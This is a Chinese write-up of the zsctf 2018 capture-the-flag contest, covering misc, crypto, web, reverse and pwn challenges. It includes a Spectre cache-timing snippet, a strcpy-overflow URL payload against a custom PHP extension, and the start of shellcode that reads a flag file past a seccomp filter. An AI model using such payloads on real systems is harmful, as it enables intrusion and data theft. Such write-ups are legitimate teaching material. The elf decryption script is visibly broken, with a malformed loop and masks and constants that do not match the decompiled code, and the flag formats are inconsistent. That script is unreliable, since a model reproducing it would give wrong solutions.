

# MISC

## 签到题

直接复制提交 flag 即可

## Rua

查看 zscf2018 首页的源码，看到如下字串：

```
<!-- 苦力1: 卧槽, 老哥你看着不爽可以来帮我们写前端啊! d最近缺苦力, 赶鸭子上架糊前端 :P -->
<!-- 苦力2: 哇, 是真的难受, 简直像用胶水拼乐高一样-->
<!-- A gift:enNjdGZ7d2hhdF9pc190VEF9-->
<!-- 苦力2: 求其他苦力别删上面的那个备注, 题目来的-->
```

第三行为 base64 加密后的字串，解密即可得 flag

## Go

打开发现其实是个围棋软件，题目提示任意赢一盘即可获得 flag（打 ctf 还能下围棋），这边会下的人可以选择下一盘，如果不会下，可以选择一个程序资源编译文件查看字串。

```
STRINGTABLE
LANGUAGE LANG_CHINESE, 0x2
{
    1271,    "是否重置窗口布局?"
    1272,    "从这个局面开始对局吗?"
    1273,    "你同意这个局面的死活判断吗?"
    1274,    "你太强啦, flag就给你好了, zscf{a6u3_sp34_pqzm_ue85}"
}
```

## 我知道你会无聊

这题是个游戏, 我知道你们会无聊, 题目描述中提示到需要一本图鉴, 而且可能要打到晚上, 可以猜测是图鉴中一种晚上第一次出现植物或者僵尸, 打到晚上后查看小喷菇的资料, 看到字串, 加上 flag 头即可。

## If

这题的核心思路其实是之前的 CPU 的幽灵漏洞（分支预测实现硬件缺陷），程序逻辑是通过漏洞泄露内存的值，和最后的字串判等，但是途中加入了用户输入的干扰，但是这个干扰原

理非常简单，只是扰乱了地址的索引，在

```
mix_i = ((i * 167) + 13) & 255;
addr = (&array2[mix_i * 512]) + index[i%20];
time1 = __rdtscp(&junk);
junk = *addr;
time2 = __rdtscp(&junk) - time1;
if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
    results[mix_i]++;
```

中程序需要通过 addr 的内容测试当前内存是否存在 cache 中，而 index 就是加上来扰乱的元素，其实从本身来看，即使不知道程序是干嘛的，也可以通过猜测来得知题目需要干嘛，毕竟上面的 give\_me\_flag 函数的表现已经非常明显了，我们只要求出没有设置任何随机种子下的 windows 平台的 rand 函数的前 20 个随机数就可以了，得到的字符串加上 zscf{} 的 flag 头就是 flag 了。

## Crypto

### 你怎么会回事老弟

这题其实是个多次加密，首先是一层 base64，然后到一层与佛论禅，然后到一层社会主义核心价值观加密，然后是一个 base64 转图片。按顺序解密即可。

解码结果：

```
zscf{crypto_zhendi_nanchu}
```

### 好(song)难(fen)

一个非常模板的 RSA 题目，直接分解 N 即可，求出 D，根据公式算出明文。

```
Result:
zscf{rsa_yes!}
```

## web

web web

1.

# my\_fast\_framework sample site

- 1. [Action 1](#)
- 2. [Action 2](#)

首先页面上就俩链接 第一步是.git 源码泄露 出来项目源码

```
1 skywind skywind 4.0K Oct 18 18:25 .
1 skywind skywind 4.0K Oct 18 18:25 ..
1 skywind skywind 4.0K Oct 18 18:25 Action
1 skywind skywind 4.0K Oct 18 18:25 extension
1 skywind skywind 4.0K Oct 18 18:25 .git
1 skywind skywind 125 Oct 18 18:25 index.php
```

而 index.php 是这样的

```
<?php
define('App', true);
$mff = new MFF();
$hereisflag = file_get_contents('/flag'); //can you catch me?
$mff->run();
```

实例化了个类 读取了 flag 然后 run 了一下  
而这个类在 php 默认的环境中是不存在的 是个第三方扩展里的类  
然后 Action 目录

```
skywind skywind 292 Oct 18 18:25 1.php
skywind skywind 292 Oct 18 18:25 2.php
skywind skywind 265 Oct 18 18:25 index.php
skywind skywind 43 Oct 18 18:25 pinfo.php
```

其中 1.php 2.php index.php 里的内容分别是首页 action 1, action2 的内容,  
而 pinfo.php

```
<?php
if (!defined('App'))die();
phpinfo();
```

是个 phpinfo()  
根据 action1/2 的规则构造 url: xxxxxx/?action=pinfo 看见 phpinfo 页面  
在 phpinfo 信息中有个第三方扩展 并且扩展文件在 web 目录中

my\_fast\_framework


Section	Content
extensions	/var/www/html/.extension/my_fast_framework.so
my_fast_framework support	enabled
Class	MFF

构造连接将 my\_fast\_framework.so 下载到本地


ida 打开分析运行流程发现这个扩展注册了刚才看见的 MFF 类

并且完成了各 action 的加载

而加载途中有个函数 perform\_action



如果 var\_8 的值为 0xbeef 的话 会进到 debug\_print 方法 而这个方法最终会进到 debug\_print\_handler



debug\_print\_handler 能打印任意变量

而在 perform\_action 中能看见储存 action 字符串的地方距离 var\_8 是 24 个字节  
同时使用的是 strcpy 获取副本 可能发生溢出覆盖变量 var\_8

于是构造出 payload /?action=AAAAAAAAAAAAAAAAEF%BE&\_var=hereisflag

完

## Reverse Engineering



game

这题是一个用 unity3d 做的一个都能称作游戏的游戏，目标是要分数大于 16，捡到一个正方体可以获取 2 分，但是全场可获取的正方体只有 8 个，也就刚好等于 16 分，这里做法很多，可以通过 CE 更改，可以改代码，这里选择用 C# 的逆向工具改字节码。

用 Reflector 打开 unity3d 的核心用户函数文件 Assembly-CSharp.dll，很明显可以找到核心函数

```
private void OnTriggerEnter(Collider other)
{
    if (other.gameObject.CompareTag("pick up"))
    {
        other.gameObject.SetActive(false);
        this.count += 2;
        this.SetCountText();
    }
}
```

用 Reflector 的插件将字节码修改



或者其他比 2 的大的都可以，改完之后每次加的分就不止 2 了。

```
private void OnTriggerEnter(Collider other)
{
    if (other.gameObject.CompareTag("pick up"))
    {
        other.gameObject.SetActive(false);
        this.count += 3;
        this.SetCountText();
    }
}
```

```
zsc tf {m5k9_7y_2n1ty}
```

elf

该题文件格式为 elf，为 linux 下可执行文件格式，没有保护壳，可以直接放进 IDA 分析，在主函数处有一个数据扰乱 IDA 分析，直接改成 nop 即可，F5 分析得到如下逻辑

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    fflush(_bss_start);
    setbuf(_bss_start, 0);
    sub_804857B();
    sub_80485A9();
    sub_80485E1();
    sub_804862A();
    sub_8048693();
    sub_80486FE();
    sub_8048790();
    return 0;
}
```

程序调用了几个函数，对应顺序函数内容如下

```
int sub_804857B()
{
    printf("please input the flag:");
    return __isoc99_scanf("%s", flag);
}
```

```
size_t sub_80485A9()
{
    size_t result; // eax

    result = strlen(flag);
    if ( result != 32 )
    {
        puts("worry.");
        exit(0);
    }
    return result;
}
```

```

size_t sub_80485E1()
{
    size_t v0; // edx
    size_t result; // eax
    size_t i; // [esp+Ch] [ebp-Ch]

    for ( i = 0; ; ++i )
    {
        v0 = strlen(flag);
        result = i;
        if ( v0 <= i )
            break;
        *(_BYTE *)(i + 134525184) ^= 0x76u;
    }
    return result;
}

```

```

int sub_804862A()
{
    int result; // eax
    signed int i; // [esp+Ch] [ebp-4h]

    for ( i = 5; i <= 9; ++i )
    {
        *(_BYTE *)(i + 134525184) ^= 0xADu;
        result = i + 134525184;
        *(_BYTE *)(i + 134525184) = ((*(_BYTE *)(i + 134525184) & 0xAA) >> 1) | 2 * *(_BYTE *)(i + 134525184) & 0xAA;
    }
    return result;
}

```

```

1 int sub_8048693()
2 {
3     int result; // eax
4     signed int i; // [esp+Ch] [ebp-4h]
5
6     for ( i = 11; i <= 15; ++i )
7     {
8         *(_BYTE *)(i + 134525184) ^= 0xEu;
9         result = i + 134525184;
10        *(_BYTE *)(i + 134525184) = ((*(_BYTE *)(i + 134525184) & 0xCC) >> 2) | 4 * *(_BYTE *)(i + 134525184) & 0xCC;
11    }
12    return result;
13 }

```

```

1 signed int sub_80486FE()
2 {
3     signed int result; // eax
4     signed int v1; // [esp+8h] [ebp-8h]
5     signed int i; // [esp+Ch] [ebp-4h]
6
7     v1 = 17;
8     for ( i = 30; ; --i )
9     {
10        result = v1;
11        if ( v1 >= i )
12            break;
13        *(_BYTE *)(v1 + 134525184) ^= *(_BYTE *)(i + 134525184) + 1;
14        *(_BYTE *)(i + 134525184) ^= *(_BYTE *)(v1 + 134525184);
15        *(_BYTE *)(v1++ + 134525184) ^= *(_BYTE *)(i + 134525184);
16    }
17    return result;
18 }

```



```

int sub_8048790()
{
    int result; // eax
    signed int i; // [esp+Ch] [ebp-Ch]

    for ( i = 0; i <= 31 && *(char *)(i + 134525184) == key[i]; ++i )
    ;
    if ( i == 32 )
        result = puts("right.");
    else
        result = puts("worry.");
    return result;
}

```

一道很简单的题目，只是通过换位异或之后直接检验正确性，可以通过最后比对的结果进行逆推，解密脚本如下

```

int main()
{
    char cmp[] = { 0x10,0x1A,0x17,0x13,0x00,0x4F,0x79,0x50,0x7A,0x70,0x29,0x4E,0x12,0x43,0x47,0x0E,0x25,0x1A,0x42,0x13,0x12,0x25,0x13,0x45,0x07,0x19,0x01,0x28,0x23,0x18,0x0F,0x0B };
    int vl, i;
    for (vl = 29; i=04; i++)
    {
        cmp[vl] ^= cmp[i];
        cmp[i] ^= cmp[vl];
        cmp[vl] ^= cmp[i] + 1;
        if (vl == 17)
            break;
        vl--;
        i++;
    }
    for (i = 15; i >= 11; --i)
    {
        cmp[i] = ((cmp[i] & 0x0C) >> 2) | (4 * cmp[i] & 0x0C);
        cmp[i] ^= 0x0e;
    }
    for (i = 9; i >= 8; --i)
    {
        cmp[i] = ((cmp[i] & 0x0A) >> 1) | (2 * cmp[i] & 0x0A);
        cmp[i] ^= 0x0d;
    }
    for (i = 31; i >= 0; --i)
    {
        cmp[i] ^= 0x76;
    }
    printf("%s\n", cmp);
    return 0;
}

```

得到 flag

flag{Thunk\_c0des\_xoR\_thr3e\_de4l}

## 异或

从程序可以看出是让我们输入 flag 然后判断是否正确

拖进 IDA，在字符串(Shift+F12)里看到 Input your flag

跟过去 f5 反出 c 代码，基本可以判断这就是程序主逻辑

```

int __usercall sub_4154F0@<eax>(int a1@<xmm0>)
{
    int v1; // eax
    int v2; // edx
    int v3; // ecx
    int v4; // edx
    int v5; // eax
    int v6; // edx
    int v7; // ecx
    int v8; // ST08_4
    int v9; // ST04_4
    char v11; // [esp+0h] [ebp-118h]
    size_t i; // [esp+00h] [ebp-48h]
    char Str[56]; // [esp+0Ch] [ebp-3Ch]
    int v14; // [esp+114h] [ebp-4h]
    int savedregs; // [esp+118h] [ebp+0h]

    sub_411370((int)"welcome to zsc.tf!\n", v11);
    sub_411370((int)"Input your flag:", v11);
    sub_411122("%s", (unsigned int)Str, 50);
    for ( i = 0; i < j_strlen(Str); ++i )
    {
        if ( Str[i] < 65 || Str[i] > 125 )
        {
            sub_411370((int)"error flag\n", v11);
            v1 = system("pause");
            sub_41114F(v3, v2, &v11 == &v11, v1, a1);
            goto LABEL_11;
        }
    }
    sub_4113B6(a1, Str, (int)&unk_41A050);
    if ( (unsigned __int8)sub_41118B(Str) )
        sub_411370((int)"Congratulation\n", v11);
    else
        sub_411370((int)"error flag\n", v11);
    v5 = system("pause");
    sub_41114F(v7, v6, &v11 == &v11, v5, a1);
LABEL_11:
    v8 = v4;
    sub_41129E(&savedregs, &dword_415638, 0);
    return sub_41114F((unsigned int)&savedregs ^ v14, v8, 1, v9, a1);
}

```

查看 main 函数，发现输入后先判断输入字符是否在 A 到 } 之间，之后调用函数 sub\_4113B6 对输入进行处理，最后再通过函数 sub\_41118B 与已有数据进行比较判断是否正确。在函数 sub\_4153D0 里先将输入前后颠倒，再与传参进来的三个字节依次进行异或，在 main 里查看了一下传进来的 unk\_41A050 地址所在出的数据就是 0xAA,0xBB,0xCC 三个字节。在函数 sub\_4117A0 中与循环 24 次与 byte\_41A038[] 进行比较。至此可看出程序要求输入 24 个在 A 到 } 之间的字符，之后前后颠倒并与 0xAA,0xBB,0xCC 三个字节依次异或，最后与地址 0x41A038 处数据进行对比判断正误。

那么直接对 0x41A038 位置的 24 个字符串处理即可得到 flag

```

1 auto i,c;
2 for(i=0,c=0;i<24;i++,c++)
3     Message(Byte(0x41a04f-i)^Byte(0x41a052-c%3));
4

```

得到 flag zsc.tf{There\_is\_a\_reason}

noname

IDA 分析, 找到 main 函数 判断输入长度是否为 30 之后传入函数 sub\_4110A5 跳的函数 sub\_412420, 依据 0x41c000 处前 600 个 dword 型数据决定 case, 第 601 个到第 1200 中 600 个数据是决定每次处理的是输入的第几个字节, 第 1201 个到 1800 中 600 个数据是处理输入所用的数。(其实这就是一个[3][600]的二维数组) 处理完后在函数 sub\_411262 中与 0x41dc20 中 30 个数据进行比较把数据 dump 下来用 py 处理一下或者直接 idc 搞也可以

```
1 #include<idc.idc>
2 static main()
3 {
4     auto a,b,c,d,i;
5     for(i=0;i<600;i++)
6     {
7         a=Byte(0x41c95c-i*4);
8         b=Byte(0x41c95c-i*4+2400);
9         c=Byte(0x41c95c-i*4+4800);
10        a=a-1;
11        if(a==0)
12        {
13            PatchByte(0x41dc20+b,Byte(0x41dc20+b)-c);
14        }
15        if(a==1)
16        {
17            PatchByte(0x41dc20+b,Byte(0x41dc20+b)+c);
18        }
19        if(a==2)
20        {
21            PatchByte(0x41dc20+b,Byte(0x41dc20+b)^c);
22        }
23        if(a==3)
24        {
25            PatchByte(0x41dc20+b,Byte(0x41dc20+b)^2*c);
26        }
27    }
28    for(i=0;i<30;i++)
29    {
30        Message("%c",Byte(0x41dc20+i));
31    }
32 }
```

## what what what

题目文件为单个 exe, 没有加壳, 直接 IDA 即可。

题目思路是要求用户输入一个长度为 64 的字串, 然后将这个字串每两位转换成对应字符的 16 进制数, 得到了一个元素个数为 32 的数组, 将数组放入程序中的 AES 解密, 得到一个长度为 24 的字串, 所以要还原就要写对应的加密函数, 再将长 24 的字串放入 VM 中处理, 又得到一个新的长 24 的字串, 再将这个字串放入检验函数中检验。

IDA 打开后分析完成定位到主函数

```

1 int64 main_0()
2 {
3     int v0; // edx
4     __int64 v1; // ST04_8
5     signed int j; // [esp+610h] [ebp-1178h]
5     int v4[1038]; // [esp+61Ch] [ebp-116Ch]
7     int v5; // [esp+1654h] [ebp-134h]
3     int v6; // [esp+174Ch] [ebp-3Ch]
9     char v7; // [esp+1758h] [ebp-30h]
9     int i; // [esp+177Ch] [ebp-Ch]
1
2     sub_4365D4("Input your flag:");
3     sub_435580("%80s", &byte_4AB198);
4     if ( j_strlen(&byte_4AB198) != 64 )
5         sub_433E38();
5     for ( i = 0; i < 64; ++i )
7     {
3         if ( (*(&byte_4AB198 + i) < 48 || *(&byte_4AB198 + i) > 57)
9             && (*(&byte_4AB198 + i) < 65 || *(&byte_4AB198 + i) > 70) )
9             {
1                 sub_433E38();
2             }
3     }
4     sub_435DA5(&byte_4AB198, (int)&unk_4AB200);
5     strcpy(&v7, "DocupaDocupaDocupaDocupa");
5     v6 = 192;
7     sub_435413();
3     sub_435FB2(&v7, 192, &v5);
9     sub_434266(&unk_4AB200, &unk_4AB268, (int)&v5);
9     sub_434266(&unk_4AB210, &unk_4AB278, (int)&v5);
1     j_srand(0xAu);
2     for ( j = 0; j < 1000; ++j )
3         v4[j] = j_rand() % 255;
4     sub_435558(&unk_4AB268, (int)v4);
5     dword_4AB188 = (int)&unk_4AB268;
5     sub_43684A();
7     sub_434BCB();
3     sub_433965();
9     sub_4346C1();
9     HIDWORD(v1) = v0;
1     LODWORD(v1) = 0;
2     return v1;
3 }

```

首先是 scanf(), 然后判断字符串长度再判断字符串字符的范围, 满足即可继续。  
其中

```

sub_435413();
sub_435FB2(&v7, 192, &v5);
sub_434266(&unk_4AB200, &unk_4AB268, (int)&v5);
sub_434266(&unk_4AB210, &unk_4AB278, (int)&v5);

```

四个函数分别为

```

aes_init();
aes_set_key(seed_key, key_size, key);
aes_decrypt((unsigned char*)flag1, (unsigned char*)flag2, key);
aes_decrypt((unsigned char*)flag1 + 16, (unsigned char*)flag2 + 16, key);

```

将输入字符串放入 AES 解密,

通过逆向可以得到加密还原脚本

```
void aes_encrypt(unsigned char *bufin, unsigned char *bufout, unsigned char *key)
{
    int i;
    unsigned char a[4] = { 0x03, 0x01, 0x01, 0x02 };
    unsigned char matrix[4][4];
    memcpy(matrix, bufin, 4 * 4);
    AddRoundKey((unsigned char *)matrix, key);
    for (i = 1; i <= key_rounds; i++)
    {
        ByteSub((unsigned char *)matrix, 16);
        ShiftRow((unsigned char *)matrix);
        if (i != key_rounds)
            MixColumn((unsigned char *)matrix, a, 1);
        else
            MixColumn((unsigned char *)matrix, a, 0);
        AddRoundKey((unsigned char *)matrix, key + i*(4 * 4));
    }
    memcpy(bufout, matrix, 4 * 4);
}
```

然后进入 VM，VM 模拟了简单的汇编指令，简单的 VM 很容易通过动态黑盒得到处理过程，所以这次稍微弄复杂了一点，生成了一个数组作为处理的条件

```
srand(10);
for (int i = 0; i < 1000; ++i)
    ram[i] = rand() % 255;
vm(flag2, ram);
```

VM 对字符串进行的是异或处理，但是这次将 VM 写了 4 次递归，增加了黑盒难度，要黑盒测试就至少需要知道 VM 的少量具体动作。这里要节省时间还是得黑盒，通过粗略的审计可以知道 VM 是通过递归将字符串和 ram 的数组的值以某个方式进行异或，即可写出脚本。

```
for (int i = 3; i >= 0; --i)
{
    for (int j = 24 * (i), k = 0; j < 24 * (i+1) && k < 24; ++j, ++k)
        key[k] ^= ram[j];
}
```

接下来将字符串放入检验函数检验。

检验函数有三关，模拟一个弹幕游戏（东方？），只不过是超低配，破产版弹幕游戏。

有起始点，程序有固定变化模式，要求玩家不能碰到固定字符，既需要玩家通过字符串进行移动，第一关只能上下左右，第二关可以斜走，第三关可以跳跃。地图环境变化的周期是用户的一次移动，也就是说玩家每次移动，地图就变化一次。具体情况就不截图了，有点多。


通过各种逆向可以得到操作方法。不需要脚本解决。

得到最后 flag：

zsctf{181088143FF8C3B07E1F1EBE1543C0AC4C5D8A8258EC5E317FED2E80B060966E}


# pwn

## rop



```
function Unexplored Instruction External symbol
IDA View-A Pseudocode-A Hex View-1 Structures
1 int init_seccomp()
2 {
3     __int64 v0; // rax@1
4     __int64 v1; // ST08_8@1
5
6     LODWORD(v0) = seccomp_init(2147418112LL);
7     v1 = v0;
8     seccomp_rule_add(v0, 0LL, 59LL, 0LL);
9     return seccomp_load(v1);
10 }
```

seccomp 把 execve 封了所以想直接 getshell 有点困难 但题目上说 flag 目录是 /home/zsctf/flag 我们可以写 shellcode 执行通过 syscall 利用 open read write 去把 flag 读出来



```
shellcode.asm
1 global _start
2 _start:
3 xor rsi,rsi
4 push rsi ;以0结尾
5 mov rax,"ctf/flag"
6 push rax
7 mov rax,"/home/zs"
8 push rax
9 mov rdi,rsi
10 xor rdx,rdx
11 xor rax,rax
